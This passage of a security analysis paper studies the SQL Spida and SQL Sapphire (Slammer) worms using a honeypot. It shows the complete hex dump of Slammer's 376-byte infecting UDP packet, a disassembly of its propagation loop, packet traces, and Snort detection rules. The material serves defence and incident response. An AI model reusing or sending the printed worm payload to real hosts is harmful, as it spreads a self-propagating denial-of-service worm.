Now delete the files involved, shown under Method of Infection at the top of this paper. Use a virus scanner such as McAfee VirusScan, and it will detect and remove the files involved in the infection. You can also remove them manually by unhiding them and then deleting them. Be sure to reboot the server afterwards to flush any resident programs from the memory.

Once this is finished, it would be wise to change all the passwords on the server, as they have been sent out to the remote e-mail address. Keep in mind that the e-mail was sent in plain text, so even if the e-mail never got through, any network monitoring tools or sniffers may now contain the password hashes for the accounts on that server. Cain & Abel (http://www.oxid.it), and many other password cracking utilities, can make quick work of Windows password hashes.

Wrap Up

This worm, although not as fast in propagating as some, was still effective at causing a security breach by sending sensitive information across the Internet, as well as causing a network annoyance. Although it would take a lot of infections to cause a network denial of service condition, it is more the e-mail sent to ixltd@postone.com that would concern a security administrator.

The SQL Spida worm also took advantage of poorly secured SQL servers, and what could be considered poorly implemented. As a back end application, there is little reason to have a Microsoft SQL Server exposed to the Internet. In addition, a blank ‘sa’ password should never be found on a SQL server, much less a production one. Some administrators affected by this vulnerability were very critical of Microsoft for setting the default ‘sa’ password to be blank in version 7.0 (SQL Server 2000 gives a warning message), but it is quite baffling that such a number of companies would put SQL servers into production with blank passwords. This is definitely not following proper due diligence when it comes to security.

Vulnerability References of Note

CERT: http://www.cert.org/incident_notes/IN-2002-04.html
CVE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-1209
McAfee: http://vil.nai.com/vil/content/v_99499.htm

SQL Sapphire

Overview

The worm called SQL Sapphire, SQL Slammer, or SQL Hell, made its introduction to the Internet with a significant increase in traffic on UDP port 1434 on January 25, 2003 at approximately 05:30 UTC[2]. ISP's began blocking port 1434 immediately, but within a very short period of time many machines were already infected and in the process of infecting others.

This particular SQL worm was not limited to infecting Microsoft SQL servers, but also any machines running MSDE, the Microsoft SQL Server Desktop Engine. A great number of applications use this, such as Microsoft Office XP, Visual Studio, and Microsoft Visio (found on many network administrators PC's). There are a plethora of other applications as well, but in an office environment, the majority of PC's have one of the above applications installed on it.

This made the worm an even more serious threat, as it is safe to say that most users do not patch their desktops regularly. Therefore infection of large scale back end SQL servers could possibly come from the inside of the network as well as the outside, as the number of possible vulnerable hosts increases exponentially when you add user PC's to the list. Many corporations protect their perimeter with robust firewalls and vast IDS deployments, however completely ignore their internal network and consider it protected. In this case, a PC could become infected, spread through the internal network, and the only way an administrator would know is when users called and complained that their network connection is terribly slow.

Method of Infection

The SQL Sapphire vulnerability is a simple 404 byte UDP packet (376 byte payload) sent to port 1434 of a vulnerable host, resulting in infection. The UDP packet payload contains the data necessary to infect the machine, and although some of the payload can be variable, the location as well as the content remains consistent throughout any of the Sapphire packets, making IDS signature creation relatively easy.

Although the SQL Sapphire vulnerability was still spreading throughout the Internet, I expected it would take a few days to get any results. Well, within 45 minutes of setting up the server, a 404 byte UDP packet traversing on port 1434 made its way into my network and suddenly my switch got flooded with traffic. The following alert was triggered on my external Snort IDS.

```
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[Classification: Misc Attack] [Priority: 2]
03/10-23:00:20.153168 209.86.113.229:1971 -> my.ext.108.39:1434
UDP TTL:117 TOS:0x0 ID:45176 IpLen:20 DgmLen:404
Len: 384
[Xref => url vil.nai.com/vil/content/v_99992.htm][Xref => bugtraq 5311][Xref =>
bugtraq 5310]
```

Here is the one packet that infected the server, captured from the sniffer sitting on my external network running tcpdump:

```
23:00:20.153168 209.86.113.229.1971 > my.ext.108.39.1434:  udp 376
0x0000   4500 0194 b078 0000 7511 cb94 d156 71e5        E....x..u....Vq.
0x0010   xxxx 6c27 07b3 059a 0180 654c 0401 0101        ..l'......eL....
0x0020   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0030   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0040   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0050   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0060   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0070   0101 0101 0101 0101 0101 0101 01dc c9b0        ................
0x0080   42eb 0e01 0101 0101 0101 70ae 4201 70ae        B.........p.B.p.
0x0090   4290 9090 9090 9090 9068 dcc9 b042 b801        B........h...B..
0x00a0   0101 0131 c9b1 1850 e2fd 3501 0101 0550        ...1...P..5....P
0x00b0   89e5 5168 2e64 6c6c 6865 6c33 3268 6b65        ..Qh.dllhel32hke
0x00c0   726e 5168 6f75 6e74 6869 636b 4368 4765        rnQhounthickChGe
0x00d0   7454 66b9 6c6c 5168 3332 2e64 6877 7332        tTf.llQh32.dhws2
0x00e0   5f66 b965 7451 6873 6f63 6b66 b974 6f51        _f.etQhsockf.toQ
0x00f0   6873 656e 64be 1810 ae42 8d45 d450 ff16        hsend....B.E.P..
0x0100   508d 45e0 508d 45f0 50ff 1650 be10 10ae        P.E.P.E.P..P....
0x0110   428b 1e8b 033d 558b ec51 7405 be1c 10ae        B....=U..Qt.....
0x0120   42ff 16ff d031 c951 5150 81f1 0301 049b        B....1.QQP......
0x0130   81f1 0101 0101 518d 45cc 508b 45c0 50ff        ......Q.E.P.E.P.
0x0140   166a 116a 026a 02ff d050 8d45 c450 8b45        .j.j.j...P.E.P.E
0x0150   c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45        .P........<a...E
0x0160   b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829        ...@...........)
0x0170   c28d 0490 01d8 8945 b46a 108d 45b0 5031        .......E.j..E.P1
0x0180   c951 6681 f178 0151 8d45 0350 8b45 ac50        .Qf..x.Q.E.P.E.P
0x0190   ffd6 ebca e9a2 aa8d                            ........
```

It looks relatively harmless. The resulting traffic from the server is shown below. The first line is the infection; the remaining lines show the traffic from the server, captured by windump. Please note the time difference between the sniffer and the server, as the time between them was not synched.

```
23:02:16.302316 209.86.113.229.1971 > my.net.0.251.1434:  udp 376
23:02:16.315201 my.net.0.251.1716 > 231.114.110.67.1434:  udp 376 [ttl 1]
23:02:16.315244 my.net.0.251.1716 > 178.69.116.253.1434:  udp 376
23:02:16.315298 my.net.0.251.1716 > 72.255.32.109.1434:  udp 376
23:02:16.315342 my.net.0.251.1716 > 37.30.118.2.1434:  udp 376
23:02:16.315379 my.net.0.251.1716 > 142.117.64.59.1434:  udp 376
```

```
23:02:16.315425 my.net.0.251.1716 > 83.83.84.86.1434:  udp 376
23:02:16.315470 my.net.0.251.1716 > 4.14.80.229.1434:  udp 376
23:02:16.315556 my.net.0.251.1716 > 42.90.244.47.1434:  udp 376
23:02:16.315652 my.net.0.251.1716 > 128.119.18.154.1434:  udp 376
23:02:16.315699 my.net.0.251.1716 > 125.149.56.8.1434:  udp 376
23:02:16.315735 my.net.0.251.1716 > 134.111.180.55.1434:  udp 376
23:02:16.315780 my.net.0.251.1716 > 107.69.70.29.1434:  udp 376
23:02:16.315826 my.net.0.251.1716 > 188.151.16.171.1434:  udp 376
23:02:16.315871 my.net.0.251.1716 > 201.36.130.182.1434:  udp 376
```

One of the attributes that allows the worm to spread so fast is the simple loop that executes to generate a new destination IP and send the payload to that IP. The spread of the infection is the result of a pseudo random number generator which generates a new random IP address[4]. The worm then sends its 376 byte payload to that IP address, and repeats.

The portion of the worm's payload that contains the loop is shown below and underlined.

```
0x0150   c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45        .P........<a...E
0x0160   b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829        ...@...........)
0x0170   c28d 0490 01d8 8945 b46a 108d 45b0 5031        .......E.j..E.P1
0x0180   c951 6681 f178 0151 8d45 0350 8b45 ac50        .Qf..x.Q.E.P.E.P
0x0190   ffd6 ebca e9a2 aa8d                            ........
```

Decoded, the worm appears as follows (decode taken from http://www.snafu.freedom.org/tmp/1434-probe.txt, author unavailable).

```
 15e:    8b 45 b4                mov    0xffffffb4(%ebp),%eax
 161:    8d 0c 40                lea    (%eax,%eax,2),%ecx
 164:    8d 14 88                lea    (%eax,%ecx,4),%edx
 167:    c1 e2 04                shl    $0x4,%edx
 16a:    01 c2                   add    %eax,%edx
 16c:    c1 e2 08                shl    $0x8,%edx
 16f:    29 c2                   sub    %eax,%edx
 171:    8d 04 90                lea    (%eax,%edx,4),%eax
 174:    01 d8                   add    %ebx,%eax
 176:    89 45 b4                mov    %eax,0xffffffb4(%ebp)
 179:    6a 10                   push   $0x10
 17b:    8d 45 b0                lea    0xffffffb0(%ebp),%eax
 17e:    50                      push   %eax
 17f:    31 c9                   xor    %ecx,%ecx
 181:    51                      push   %ecx
 182:    66 81 f1 78 01          xor    $0x178,%cx
 187:    51                      push   %ecx
 188:    8d 45 03                lea    0x3(%ebp),%eax
 18b:    50                      push   %eax
 18c:    8b 45 ac                mov    0xffffffac(%ebp),%eax
 18f:    50                      push   %eax
 190:    ff d6                   call   *%esi
 192:    eb ca                   jmp    0x15e
```


The result is a worm which can spread itself very rapidly and create a number of issues on a network, as I will demonstrate in the following section.

Resulting Traffic Analysis


This worm seems to have one purpose: to create a denial of service condition on a network or server, and it does it very well. Once the machine was infected, it immediately began sending out packets as shown above. I attempted to log on to the firewall to see what was happening, but could not connect. I also tried to initiate a secure shell (ssh) session to the firewall, and it timed out. The only way I could connect to it was to log on locally, and even that took 5 minutes. This shows that it was not just network congestion causing the firewall not to respond, but also a performance issue as all of the processing power was being taken by the firewall service. The firewall is by no means underpowered, it is in fact a Pentium III 800 MHz with 512 MB of RAM running a thinned down version of Red Hat Linux 7.2. Despite the fact that the firewall was under extreme duress, no UDP packets leaked past it, as the external tcpdump sniffer was still running on the Internet interface and detected no Sapphire traffic leaving the firewall.

Logging into the honeypot server itself was not an issue at all, everything responded very reasonably. The most likely explanation for this is that the SQL server service is run as a background service, and therefore if a process attempts to run in the foreground, adequate CPU power is given to allow those transactions to take place.

The SQL server had performance monitoring running at the time. The graph below shows the bytes sent from the server per second.



As we can see, the number of bytes sent per second averaged around 8,500,000, which is about 64.85 Mbits / s. The theoretical maximum of the network interface card is 100 Mbits, so a great deal of network bandwidth is taken by Sapphire.



It's quite apparent when the infection took place here as well. Processor utilization went immediately to 100% and stayed there. It should be noted that, with windump running at the time, part of that utilization was its process. In addition, possibly due to the heavy utilization of the CPU, the performance monitor's values did not add up properly, however was still able to give us an idea of what was going on. Without windump running, it is safe to say that processor time for SQL, and perhaps even network utilization, would have gone up significantly. Perhaps even to the point of saturating the 100 Mbits of maximum bandwidth.

There are a few interesting traits that I found while infected with the worm. First of all, as we can see in the above trace, the source port doesn't change. In fact, throughout all of the log entries on the firewall, it never changes. This is normally indicative of a connection retry or an already established session in the TCP world, but with UDP it often indicates a scan of some sort (with the exception of some traffic such as NetBIOS). Many readily available UDP scanners use the same UDP source port for a scan, and some attacks also have this trait, such as Trin00[3], and, I guess, SQL Sapphire.

Another interesting discovery is the strange TTL (Time to Live) value shown every so many packets. In the trace above which originated from the infected server, the TTL value was equal to 1, and this is not the only instance of this. After doing some analysis on the full log data, every 10 or 15 packets would show a TTL of 1, while the rest would show a TTL of 128. I visited some message boards while performing the analysis of this worm, and there were some who suggested that these were crafted packets, designed to limit the infection 'radius' to the local network segment only, however I disagree.

As I scanned through the traffic, I noticed an interesting pattern. After working with some filters, I extracted some data using the following commands with the resulting output.

```
tcpdump –nnr sql2.log 'port 1434 and ip[16] > 223'
```

```
03:02:16.315201 my.net.0.251.1716 > 231.114.110.67.1434:  udp 376 [ttl 1]
03:02:16.316905 my.net.0.251.1716 > 228.246.109.37.1434:  udp 376 [ttl 1]
03:02:16.317594 my.net.0.251.1716 > 227.72.151.150.1434:  udp 376 [ttl 1]
03:02:16.318193 my.net.0.251.1716 > 229.252.167.171.1434:  udp 376 [ttl 1]
03:02:16.318423 my.net.0.251.1716 > 234.233.228.205.1434:  udp 376 [ttl 1]
03:02:16.319291 my.net.0.251.1716 > 237.55.228.47.1434:  udp 376 [ttl 1]
03:02:16.319431 my.net.0.251.1716 > 236.181.97.19.1434:  udp 376 [ttl 1]
03:02:16.319616 my.net.0.251.1716 > 232.23.57.58.1434:  udp 376 [ttl 1]
03:02:16.320213 my.net.0.251.1716 > 233.120.138.85.1434:  udp 376 [ttl 1]
03:02:16.321524 my.net.0.251.1716 > 235.30.245.247.1434:  udp 376 [ttl 1]
03:02:16.322488 my.net.0.251.1716 > 238.214.238.21.1434:  udp 376 [ttl 1]
```


```
tcpdump –nnr sql2.log 'port 1434 and ip[16] <= 223'
```

```
03:02:16.315244 my.net.0.251.1716 > 178.69.116.253.1434:  udp 376
03:02:16.315298 my.net.0.251.1716 > 72.255.32.109.1434:  udp 376
03:02:16.315342 my.net.0.251.1716 > 37.30.118.2.1434:  udp 376
03:02:16.315379 my.net.0.251.1716 > 142.117.64.59.1434:  udp 376
03:02:16.315425 my.net.0.251.1716 > 83.83.84.86.1434:  udp 376
03:02:16.315470 my.net.0.251.1716 > 4.14.80.229.1434:  udp 376
03:02:16.315556 my.net.0.251.1716 > 42.90.244.47.1434:  udp 376
03:02:16.315652 my.net.0.251.1716 > 128.119.18.154.1434:  udp 376
03:02:16.315699 my.net.0.251.1716 > 125.149.56.8.1434:  udp 376
03:02:16.315735 my.net.0.251.1716 > 134.111.180.55.1434:  udp 376
03:02:16.315780 my.net.0.251.1716 > 107.69.70.29.1434:  udp 376
```

I went through all the logs I had for the worm, and it would seem as though any packet whose destination IP's first octet is greater than or equal to 224 has its UDP packet tagged with a TTL of 1. Although the IP addresses are randomly generated, they seem to include the multicast address range of 224.0.0.1 – 239.255.255.255 as described by RFC 3171[5], which are not usable by applications, hence the TTL of 1. At first, I though this could be a simple trait of the pseudo random number generator's seed, and may vary from machine to machine, however others have posted the same TTL variance with regards to a destination IP's belonging to the above mentioned reserved range.

Detection and Removal

A few tools exist to detect a host which is vulnerable to this worm, or find a host infected by this worm. eEye released a tool very shortly after Sapphire's first detection, which allows administrators to scan their network for vulnerable hosts, whether they are servers or workstations. The tool, Retina – Sapphire SQL Scanner, is free for download at their web site: http://www.eeye.com. Here is the result of the scan against the honeypot:




It scans a range of IP's which are specified by the user, checks the version information of the machines SQL instance, and returns information as to which machines are and are not patched. I can speak for the effectiveness of this tool, as I used it to scan a few customer networks, and its response time was very fast and gave results which allowed us to quickly patch the machines showing as vulnerable. The only feature that I did not like was the fact that you are limited to scanning class C networks only. For one customer, I administer a class B. I did find out from eEye later that the software was available for class A and B upon request.

Although this tool may track down unpatched servers, how effective would it be to track down infected machines, or confirm that a machine is infected? For this we turn to Nessus, a very popular network and vulnerability scanner used by security professionals all over the world. It comes with a great number of vulnerability checks built into it called 'plugins', which are selectable by the user

and are very useful in assessing the security of a network or server. One of these plugins is called SQL Sapphire Worm, and checks for machines that might be infected by the worm. By 'might', it means that the plugin does a check for open port 1433, and then does a response check on port 1434. If 1434 does not respond as expected (within a certain amount of time), Nessus considers it infected, as a DoS condition, such as Sapphire, could be causing it not to respond. The software makes the assumption that you are scanning a host which is supposed to respond on both of these ports.

Here is the result of the Nessus scan against the infected honeypot.



The scanner successfully detected an infected host. The following tcpdump trace of the scan shows how it did it.

```
07:49:38.872457 my.net.0.250.40465 > my.net.0.251.1433: S
3380856666:3380856666(0) win 5840 <mss 1460,sackOK,timestamp 876057581
0,nop,wscale 0> (DF)
07:49:38.872833 my.net.0.251.1433 > my.net.0.250.40465: S
2163218444:2163218444(0) ack 3380856667 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
07:49:38.872918 my.net.0.250.40465 > my.net.0.251.1433: . ack 1 win 5840
<nop,nop,timestamp 876057581 0> (DF)
07:49:38.873809 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
07:49:39.873228 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
```

```
07:49:40.873292 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
07:49:41.873298 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
07:49:42.873296 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
07:49:43.873288 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
07:49:43.903669 my.net.0.250.40465 > my.net.0.251.1433: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 876060157 0> (DF)
07:49:43.904051 my.net.0.251.1433 > my.net.0.250.40465: . ack 2 win 17520
<nop,nop,timestamp 21331107 876060157> (DF)
07:49:43.927784 my.net.0.251.1433 > my.net.0.250.40465: F 1:1(0) ack 2 win
17520 <nop,nop,timestamp 21331108 876060157> (DF)
07:49:43.927892 my.net.0.250.40465 > my.net.0.251.1433: . ack 2 win 5840
<nop,nop,timestamp 876060170 21331108> (DF)
```

A proper TCP handshake is done on port 1433, and then it sends a set of 1 byte UDP packets on port 1434 looking for a response. Receiving none, it sends a FIN packet to close the TCP connection cleanly. The response expected from a host not infected would be as follows.

```
12:46:40.500989 my.net.0.250.40472 > my.net.0.251.1433: . ack 1 win 5840
<nop,nop,timestamp 877849531 0> (DF)
12:46:40.501872 my.net.0.250.32769 > my.net.0.251.1434:  udp 1 (DF)
12:46:40.502348 my.net.0.251.1434 > my.net.0.250.32769:  udp 119
```

As we can see, the host responds in a timely manner to the first UDP packet sent to it. Nessus then considers the host not infected, and closes the connection.

As for intrusion detection, creating a rule on an IDS based on payload content is quite simple, as stated earlier. The following Snort signature is included in the most current Snort rule sets.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm propagation
attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|";
content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack;
reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm;
sid:2003; rev:2;)
```

Incidents.org had this rule created by Chris Benton published on their site on the same day the worm was released[2].

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"SQL Sapphire Worm";
dsize:>300; content: "|726e 5168 6f75 6e74 6869 636b 4368 4765|";
offset: 150; depth: 75;)
```

The first signature's second content statement triggers on the portion of the worm which causes the worm to propagate, while the second signature triggers on the content which is actually part of the worm itself. Both signatures will trigger on the content shown in the trace earlier and demonstrate that there is more than one way to detect this worm.

Removal of the worm is actually quite simple. Since the worm resides in memory, a simple reboot cleans the infected machine. However, it is still

vulnerable once rebooted. To patch the server so that it cannot be reinfected, the machine must be patched with Microsoft SQL Server 2000 SP2 or MSDE 2000 SP2 (depending whether it is a server or workstation) and then the specific hotfix can be applied (Q323875). It cannot be applied without upgrading to service pack 2 first. Hosts which already have service pack 3 for Microsoft SQL Server 2000 / MSDE 2000 are not affected by this worm, as SP3 includes a fix for the vulnerability. The following are the relevant links to the vulnerability as issued by Microsoft, including the patch.

SQL Slammer Advisory: http://www.microsoft.com/security/slammer.asp

Security Patch:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

Security Patch (supersedes above patch, only one is necessary to fix the vulnerability):
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp

Note the date on the patch (July 24th, 2002). Microsoft took a bit of heat on the Sapphire vulnerability, but it should be noted that there was a patch long before the vulnerability infected hosts across the world. A properly patched and updated environment should not have been affected by the worm. In my opinion, there is not much of a reason for not having servers patched within a few months of an advisory. There is even less of one for not patching servers six months later. Even in Microsoft's case. "At approximately, 10:00 p.m. (PST, Friday), traffic on the corporate network jumped dramatically, eventually bringing all services to a crawl, the root cause appears at this time to be a virus attacking SQL.", stated Mike Carlson of Microsoft, who was indicating that Microsoft had also been infected[6]. The infection brought down their Windows XP Activation Service, as it was being flooded with traffic from their own network. It seems not even Microsoft can keep up with the number of patches they release.

Wrap Up

SQL Sapphire, though simple, was very effective at crippling Internet services around the world. The combination of its rapid propagation plus unpatched SQL servers and clients made the worm one of the fastest spreading vulnerabilities in the history of computing. The significance of this worm is in the fact that, although high speed worms were merely theoretical before, this is the first (known) one that has been released into the wild, and "represents a significant milestone in the evolution of computer worms"[4]. We are undoubtedly going to see more of these worms released into the wild, and the faster

computers and Internet connections become, the more dangerous they are going to be.

Vulnerability References of Note

CERT: http://www.cert.org/advisories/CA-2003-04.html
CVE: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649
